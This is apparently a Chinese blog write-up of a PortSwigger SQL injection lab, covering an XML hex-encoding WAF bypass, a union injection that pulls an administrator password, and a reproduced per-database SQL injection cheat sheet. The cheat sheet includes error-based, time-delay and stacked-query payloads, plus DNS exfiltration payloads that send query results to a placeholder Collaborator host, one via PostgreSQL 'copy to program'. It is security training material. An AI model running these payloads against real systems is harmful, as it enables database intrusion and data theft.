

当前 POST 请求是通过 XML 方式提交,可将尝试数据转换十六进制进行绕过,注意要满足 XML 书写标准,可使用 Hackvertor 工具自动转换。

1
2

# 只有数字 1,优先测试数字型注入
1 or 1=1--+

执行转换后的 payload,服务器返回所有库存数据,说明成功绕过 WAF 执行了 SQL 语句。

测试 union 查询当前数据库版本信息,得知当前属于 PostgreSQL 数据库。

1
2
3
4
5
# 测试 order by,确定只有 1列
1 order by 1--+

# 获取数据库版本信息
0 union select version()--+

使用 PostgreSQL 查询 users 表字段信息。

1
2
# 查询字段信息
0 union select column_name from information_schema.columns where table_name='users' and table_schema='public'--+

获取 administrator 密码。

1
2
# 查询 users 表内容
0 union select password from users where username='administrator'--+

通过 administrator 用户登录系统。

1
2
administrator
xwaabagdaz2zqw9y3evx

拓展:SQL 注入常用语句

注意: 以下内容来源于 PortSwigger 官网。

一、字符串连接

可以将多个字符串连接起来,形成一个字符串。

1
2
3
4
5
6
7
8
9
10
11
12
# Oracle
'foo'||'bar'

# MSSQL
'foo'+'bar'

# PostgreSQL
'foo'||'bar'

# MySQL
'foo' 'bar' [注意两行文字之间的空格]
CONCAT('foo','bar')

二、子字符串

可以从指定的偏移量提取指定长度的字符串的一部分。请注意,偏移量索引从 1 开始。以下每个表达式都将返回字符串 ba。

1
2
3
4
5
6
7
8
9
10
11
# Oracle
SUBSTR('foobar', 4, 2)

# MSSQL
SUBSTRING('foobar', 4, 2)

# PostgreSQL
SUBSTRING('foobar', 4, 2)

# MySQL
SUBSTRING('foobar', 4, 2)

三、注释

可以使用注释来截断查询,并删除原始查询中紧随输入之后的部分。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Oracle
--comment

# MSSQL
--comment
/*comment*/

# PostgreSQL
--comment
/*comment*/

# MySQL
#comment
-- comment [注意双破折号后的空格]
/*comment*/

四、数据库版本

可以查询数据库以确定其类型和版本。此信息在设计更复杂的攻击时非常有用。

1
2
3
4
5
6
7
8
9
10
11
12
# Oracle
SELECT banner FROM v$version
SELECT version FROM v$instance

# MSSQL
SELECT @@version

# PostgreSQL
SELECT version()

# MySQL
SELECT @@version

五、数据库内容

可以列出数据库中存在的表以及这些表包含的列。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Oracle
SELECT * FROM all_tables
SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'

# MSSQL
SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

# PostgreSQL
SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

# MySQL
SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

六、条件错误

可以测试单个布尔条件,如果条件为真,则触发数据库错误。

1
2
3
4
5
6
7
8
9
10
11
# Oracle
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual

# MSSQL
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END

# PostgreSQL
1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/(SELECT 0) ELSE NULL END)

# MySQL
SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')

七、通过可见的错误信息提取数据

恶意查询可能会引发错误信息,从而泄露敏感数据。

1
2
3
4
5
6
7
8
9
10
11
# MSSQL
SELECT 'foo' WHERE 1 = (SELECT 'secret')
# 返回结果示例: Conversion failed when converting the varchar value 'secret' to data type int.

# PostgreSQL
SELECT CAST((SELECT password FROM users LIMIT 1) AS int)
# 返回结果示例: invalid input syntax for integer: "secret"

# MySQL
SELECT 'foo' WHERE 1=1 AND EXTRACTVALUE(1, CONCAT(0x5c, (SELECT 'secret')))
# 返回结果示例: XPATH syntax error: '\secret'

八、批量(或堆叠)查询

可以使用批量查询来连续执行多个查询。请注意,在执行后续查询的同时,结果不会返回给应用程序。因此,此技术主要用于应对盲漏洞,例如可以使用第二个查询来触发 DNS 查询、条件错误或时间延迟。

1
2
3
4
5
6
7
8
9
10
11
12
# Oracle
不支持批量(或堆叠)查询

# MSSQL
QUERY-1-HERE; QUERY-2-HERE
QUERY-1-HERE QUERY-2-HERE

# PostgreSQL
QUERY-1-HERE; QUERY-2-HERE

# MySQL
QUERY-1-HERE; QUERY-2-HERE

注意: 通常情况下,MySQL 的批量查询无法用于 SQL 注入。但是,如果目标应用程序使用某些 PHP 或 Python API 与 MySQL 数据库通信,则偶尔仍可能出现 SQL 注入的情况。

九、时间延迟

可以在数据库处理查询时设置时间延迟。以下操作将无条件地设置 10 秒的时间延迟。

1
2
3
4
5
6
7
8
9
10
11
# Oracle
dbms_pipe.receive_message(('a'),10)

# MSSQL
WAITFOR DELAY '0:0:10'

# PostgreSQL
SELECT pg_sleep(10)

# MySQL
SELECT SLEEP(10)

十、条件时间延迟

可以测试单个布尔条件,如果条件为真,则触发时间延迟。

1
2
3
4
5
6
7
8
9
10
11
# Oracle
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual

# MSSQL
IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'

# PostgreSQL
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END

# MySQL
SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')

十一、DNS 查询(测试)

可以让数据库对外部域执行 DNS 查询。为此,需要使用 Burp Collaborator 生成一个唯一的 Burp Collaborator 子域,该子域将用于您的攻击,然后轮询 Collaborator 服务器以确认 DNS 查询是否已发生。在实战过程可使用 DNSlog 执行攻击。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Oracle
# (XXE)漏洞可触发 DNS 查询。该漏洞已修复,但仍有许多 Oracle 安装未打补丁:
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual

# 以下方法适用于已完全打好补丁的 Oracle 系统,但需要提升权限:
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')

# MSSQL
exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'

# PostgreSQL
copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'

# MySQL
# 以下方法仅适用于 Windows 系统:
LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')
SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'

十二、利用数据泄露进行 DNS 查询

可以让数据库对包含注入查询结果的外部域执行 DNS 查询。为此,需要使用 Burp Collaborator 生成一个唯一的 Burp Collaborator 子域,用于你的攻击,然后轮询 Collaborator 服务器以检索所有 DNS 交互的详细信息,包括泄露的数据。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Oracle
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual

# MSSQL
declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree "//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a"')

# PostgreSQL
create OR replace function f() returns void as $$
declare c text;
declare p text;
begin
SELECT into p (SELECT YOUR-QUERY-HERE);
c := 'copy (SELECT '''') to program ''nslookup '||p||'.BURP-COLLABORATOR-SUBDOMAIN''';
execute c;
END;
$$ language plpgsql security definer;
SELECT f();

# MySQL
# 以下方法仅适用于 Windows 系统:
SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'
Thanks

以上内容已同步至 知识库 ,方便随时查阅,详情请访问下方链接:

1
https://f0nesec.github.io/f0nesec-docs/Web-Application-Security/0/

如果我的文章对您有帮助或您希望与我更多交流,欢迎点击「关于我」,通过页面中的微信公众号、邮箱或 Discord 与我联系;若您发现文章中存在任何错误或不足之处,也非常欢迎通过以上方式指出,在此一并致以衷心的感谢。 😊🫡

最后,祝您生活愉快!🌞✨


OSWE PortSwigger SQL 注入 Write-up
https://www.f0nesec.top/2026/04/13/oswe-portswigger-sql/
作者
F0ne
发布于
2026年4月13日
许可协议